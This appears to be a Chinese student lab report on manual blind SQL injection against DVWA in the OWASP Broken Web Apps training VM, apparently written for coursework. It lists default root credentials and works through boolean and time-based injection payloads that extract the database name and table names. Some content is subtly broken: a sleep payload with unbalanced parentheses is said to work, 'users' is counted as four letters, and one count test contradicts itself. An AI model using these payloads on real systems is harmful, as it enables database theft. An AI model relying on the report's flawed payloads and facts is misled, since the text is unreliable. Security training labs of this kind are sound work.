

《软件安全》实验报告

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实验名称：

SQL盲注

实验要求：

基于DVWA里的SQL盲注案例，实施手工盲注，参考课本，撰写实验报告。

实验过程：

环境配置

首先，解压附带工具中的软件，并在Vmware中运行。

```
You can access the web apps at http://192.168.137.133/

You can administer / configure this machine through the console here, by SSHing
to 192.168.137.133, via Samba at \\192.168.137.133\, or via phpmyadmin at
http://192.168.137.133/phpmyadmin.

In all these cases, you can use username "root" and password "owaspbwa".

OWASP Broken Web Applications VM Version 1.2
Log in with username = root and password = owaspbwa

owaspbwa login: root
Password:
Last login: Wed May 28 23:20:42 EDT 2025 on tty1
You have new mail.

Welcome to the OWASP Broken Web Apps VM

!!! This VM has many serious security issues. We strongly recommend that you run
it only on the "host only" or "NAT" network in the VM settings !!!


You can access the web apps at http://192.168.137.133/

You can administer / configure this machine through the console here, by SSHing
to 192.168.137.133, via Samba at \\192.168.137.133\, or via phpmyadmin at
http://192.168.137.133/phpmyadmin.


In all these cases, you can use username "root" and password "owaspbwa".

root@owaspbwa:~# _
```


接着我们在本地的地址中打开：



然后我们进行登录，选择 DVWA（Damn vulnerable web Application）即可。账号和密码均为 admin。



登录完之后进入到以下界面：



在左边选择 DVWA Security，将等级设置为 low，我们发现初始值就是 low，那就说明不需要进行修改了。


以上就是本次实验的环境配置过程，下面我们就马上开始本次实验。

实验复现

1 初步了解

接下来，我们通过 DVWA 中提供的注入案例，进行手工盲注，目标是推测出数据库、表和字段。

在 DVWA 界面左侧选择 SQL Injection(Blind)，界面如下：



The screenshot shows the DVWA web application interface. At the top, there's a dark header with the DVWA logo. Below it, a sidebar on the left contains a list of vulnerability categories: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, SQL Injection, SQL Injection (Blind) (highlighted in green), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area is titled 'Vulnerability: SQL Injection (Blind)'. It features a 'User ID:' label, a text input field, and a 'Submit' button. Below this, there's a 'More info' section with four links: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, http://en.wikipedia.org/wiki/SQL_injection, <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>, and <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>. At the bottom left, it shows 'Username: admin', 'Security Level: low', and 'PHPIDS: disabled'. At the bottom right, there are 'View Source' and 'View Help' buttons. The footer at the very bottom says 'Damn Vulnerable Web Application (DVWA) v1.8'.

这就是本次的 SQL 盲注实验的输入端口。我们需要通过手动输入字符串，向系统“骗取”一些他所知道的东西，然后再通过我们骗取到的知识去猜测数据库的构成以及其中的信息。

机器人只会回答是或者不是，所以我们需要询问它这样的问题，例如“数据库名字的第一个字母是不是d啊？”，通过这种机械的询问，最终获得你想要的数据库。接下来，我们逐步展开推测过程。

2 判断是否存在注入，注入是字符型还是数字型

首先我们输入 1，可以查询到结果，说明相应用户存在：



- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- Insecure CAPTCHA
- File Inclusion
- SQL Injection
- SQL Injection (Blind)**
- Upload
- XSS reflected
- XSS stored
- DVWA Security
- PHP Info
- About
- Logout

Vulnerability: SQL Injection (Blind)

User ID:

Submit

ID: 1
First name: admin
Surname: admin

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://ferruh.mavituna.com/sql-injection-cheatsheet-okw/>
<http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

Username: admin
Security Level: low
PHPIDS: disabled

[View Source](#) [View Help](#)

Damn Vulnerable Web Application (DVWA) v1.8

接下来，我们利用永真永假法来检测是否存在注入点。我们输入 `1' and 1=1 #`（单引号为了闭合原来 SQL 语句中的第一个单引号，而后面的#为了闭合后面的单引号）。

运行后，显示存在：



- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- Insecure CAPTCHA
- File Inclusion
- SQL Injection
- SQL Injection (Blind)**
- Upload
- XSS reflected
- XSS stored
- DVWA Security
- PHP Info
- About
- Logout

Vulnerability: SQL Injection (Blind)

User ID:

ID: 1' and 1=1 #
First name: admin
Surname: admin


More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://ferruh.mavituna.com/sql-injection-cheatsheet-ok/>
<http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

Username: admin
Security Level: low
PHPIDS: disabled

[View Source](#) [View Help](#)

为了进一步验证我们的永真永假法，我们对上一部分的内容进行修改，输入一条逻辑有问题的句子进行测试，输入 1' and 1=2 #，如下所示，显示不存在。



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CSRF

Insecure CAPTCHA

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SQL Injection

SQL Injection (Blind)

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Logout

Vulnerability: SQL Injection (Blind)

User ID:

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://ferruh.mavituna.com/sql-injection-cheatsheet-okw/>
<http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

View SourceView Help

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.8

说明在内部存在字符型的 SQL 盲注。我们接下来进一步分析具体的字符内容。

3 爆破当前数据库名

在得知了数据库存在盲注后，我们开始下一步的行动，就是去爆破数据库的名字，那么首先我们肯定是先猜测数据库的名字长度，我们还是通过 SQL 语句去一个一个尝试。

我们输入以下的 SQL 语句：`1' and length(database())=1 #`，该条语句的意思是判断数据库的名字是不是1个字，很显然没有输出；然后我们接着尝试其他的数字，比如说2,3,4。终于在测试4的时候，输入`1' and length(database())=4 #`，数据库显示该内容存在。于是我们确定了数据库名的长度是4。



- Home
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- Setup
- Brute Force
- Command Execution
- CSRF
- Insecure CAPTCHA
- File Inclusion
- SQL Injection
- SQL Injection (Blind)**
- Upload
- XSS reflected
- XSS stored
- DVWA Security
- PHP Info
- About
- Logout

Vulnerability: SQL Injection (Blind)

User ID:

ID: 1' and length(database())=4 #
First name: admin
Surname: admin

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
<http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

Username: admin
Security Level: low
PHPIDS: disabled

[View Source](#) [View Help](#)

Damn Vulnerable Web Application (DVWA) v1.8

下一步，我们就需要去猜测数据库那四个字符分别是什么了。我们还是用同样的方法来进行盲注。最简单粗暴的方法就是对四个字符挨个遍历26个字母，但这样下来效率显然极低无比，因此我们选择采用**二分法**，根据字符的**ASCII码**值大小来不断筛选其可能的值。下面我们以猜测第一个字符的取值为例进行说明：

我们输入 `1' and Ascii(Substr(database(),1,1))>97 #`，数据库显示存在，说明我们第一个字符的ASCII码是大于97的。

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Vulnerability: SQL Injection (Blind)

User ID:

ID: 1' and Ascii(Substr(database(),1,1))>97 #
First name: admin
Surname: admin

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>

http://en.wikipedia.org/wiki/SQL_injection

<http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>

<http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

Username: admin
Security Level: low
PHPIDS: disabled

[View Source](#) [View Help](#)

然后我们再进行一步测试，输入 `1' and Ascii(Substr(database(),1,1))<122 #`，这个就是判定第一个字母的 ASCII 码是否小于122。我们进行测试，结果如下所示：



- Home
- Instructions
- Setup
- Brute Force
- Command Execution
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- Insecure CAPTCHA
- File Inclusion
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- SQL Injection (Blind)**
- Upload
- XSS reflected
- XSS stored
- DVWA Security
- PHP Info
- About
- Logout

Vulnerability: SQL Injection (Blind)

User ID:

ID: 1' and Ascii(Substr(database(),1,1))<122 #
First name: admin
Surname: admin

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://ferruh.mavituna.com/sql-injection-cheatsheet-okw/>
<http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

Username: admin
Security Level: low
PHPIDS: disabled

[View Source](#) [View Help](#)

然后我们再测试中间值，一步一步缩小其范围，输入 `1' and Ascii(Substr(database(),1,1))<109 #`，显示存在，说明数据库名的第一个字符的 ASCII 值小于109；



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- Insecure CAPTCHA
- File Inclusion
- SQL Injection
- SQL Injection (Blind)**
- Upload
- XSS reflected
- XSS stored
- DVWA Security
- PHP Info
- About
- Logout

Vulnerability: SQL Injection (Blind)

User ID:

ID: 1' and Ascii(Substr(database(),1,1))<109 #
First name: admin
Surname: admin

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
<http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

Username: admin
Security Level: low
PHPIDS: disabled

[View Source](#) [View Help](#)

再输入 1' and Ascii(Substr(database(),1,1))<103 # , 显示存在, 说明数据库名的第一个字符的 ASCII 值小于103;



- Home
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- Insecure CAPTCHA
- File Inclusion
- SQL Injection
- SQL Injection (Blind)**
- Upload
- XSS reflected
- XSS stored
- DVWA Security
- PHP Info
- About
- Logout

Vulnerability: SQL Injection (Blind)

User ID:

ID: 1' and Ascii(Substr(database(),1,1))<103 #
First name: admin
Surname: admin

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
<http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

Username: admin
Security Level: low
PHPIDS: disabled

[View Source](#) [View Help](#)

Damn Vulnerable Web Application (DVWA) v1.8

再输入 `1' and Ascii(Substr(database(),1,1))<100 #`，显示不存在，说明数据库名的第一个字符的 ASCII 值不小于100；



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- SQL Injection (Blind)**
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- XSS stored
- DVWA Security
- PHP Info
- About
- Logout

Vulnerability: SQL Injection (Blind)

User ID:

More info


<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
<http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

Username: admin
Security Level: low
PHPIDS: disabled

[View Source](#) [View Help](#)

Damn Vulnerable Web Application (DVWA) v1.8

这样来看，ASCII 码的范围就在100-103之间了，我们一个一个测试即可。我们首先输入 1' and Ascii(Substr(database(),1,1))=100 #，发现数据库显示存在，说明我们第一个字母的 ASCII 值就是100，即小写字母d。



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Vulnerability: SQL Injection (Blind)

User ID:

Submit

ID: 1' and Ascii(Substr(database(),1,1))=100 #
First name: admin
Surname: admin

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
<http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>


Username: admin
Security Level: low
PHPIDS: disabled

View Source

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Damn Vulnerable Web Application (DVWA) v1.8

我们验证一下是不是d，输入语句 `1' and Substr(database(),1,1)='d' #`，发现数据库中存在，说明我们的第一个字母就是d。



The screenshot shows the DVWA web application interface. At the top is the DVWA logo. On the left is a sidebar menu with various security challenges. The main content area is titled "Vulnerability: SQL Injection (Blind)". It features a "User ID:" input field with a "Submit" button. Below the input field, the output shows the result of the SQL injection: "ID: 1' and Substr(database(),1,1)='d' #", "First name: admin", and "Surname: admin". Under the "More info" section, there are several links to external resources. At the bottom, there is a footer with the text "Damn Vulnerable Web Application (DVWA) v1.8".

Vulnerability: SQL Injection (Blind)

User ID:

ID: 1' and Substr(database(),1,1)='d' #
First name: admin
Surname: admin

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
<http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

Username: admin
Security Level: low
PHPIDS: disabled


[View Source](#) [View Help](#)

Damn Vulnerable Web Application (DVWA) v1.8

依次，我们分别推断出剩下的三个字母，他们分别是 `v`，`w`，`a`。所以我们组合起来，数据库的名字就是 `dvwa`。

4 猜测数据库的表名

首先我们猜测数据库的表的数量，我们还是跟前面一样，输入 `1' and (select count (table_name) from information_schema.tables where table_schema=database())=2 #`，显示不存在，说明数据表的数量不是1；我们继续测试，输入数量为2时，发现成功显示。



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Vulnerability: SQL Injection (Blind)

User ID:

Submit

ID: 1' and (select count(table_name) from information_schema.tables where table_schema=database()) = 2 #
First name: admin
Surname: admin

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
<http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

View Source


View Help

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.8

说明该数据库共有**两张表**。然后我们还是按照一样的方法来猜测表名，这一部分与上面的第一部分是大体相同的。我们直接给出最后的结果：

输入： `1' and length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))=9 #`



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DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection (Blind)

User ID:

Submit

ID: 1' and length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))=9 #
First name: admin
Surname: admin

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
<http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

View Source

View Help

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.8

说明第一张表有9位。

然后对第一张表的九字母都进行二分法查找，最后求解出来的结果是：**guestbook**

同样的，我们对第二张表也这样操作，最后求得的结果是，位数有四位，最后的结果是：**users**


5 后续步骤

后面的步骤与前面都是大同小异的，无非是将查询语句变化一下，最后我们甚至可以获得整个数据库的信息，只是所花费的时间很长罢了。我们后续还能够确定 `guestbook` 表中有几个字段，每个字段里都有些啥。

我们还可以尝试另外一种盲注的方法，就是通过实践的延迟去测试数据库，如果信息正确的话，系统会明显变得反应迟缓，这样的话我们就是猜对了对应的信息。我们可以通过以下的语句来进行查询：

```
1' and if(length(database())=4),sleep(5),1) #
```

发现程序有了明显的延迟，这就说明我们本次猜测是正确的。



The screenshot shows the DVWA interface. The sidebar on the left contains navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, SQL Injection, SQL Injection (Blind) (highlighted), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area is titled 'Vulnerability: SQL Injection (Blind)'. It features a 'User ID:' label, an input field, and a 'Submit' button. Below the input field, the output shows the injected payload: `ID: 1' and if(length(database())=4),sleep(5),1) #` and the resulting database information: `First name: admin` and 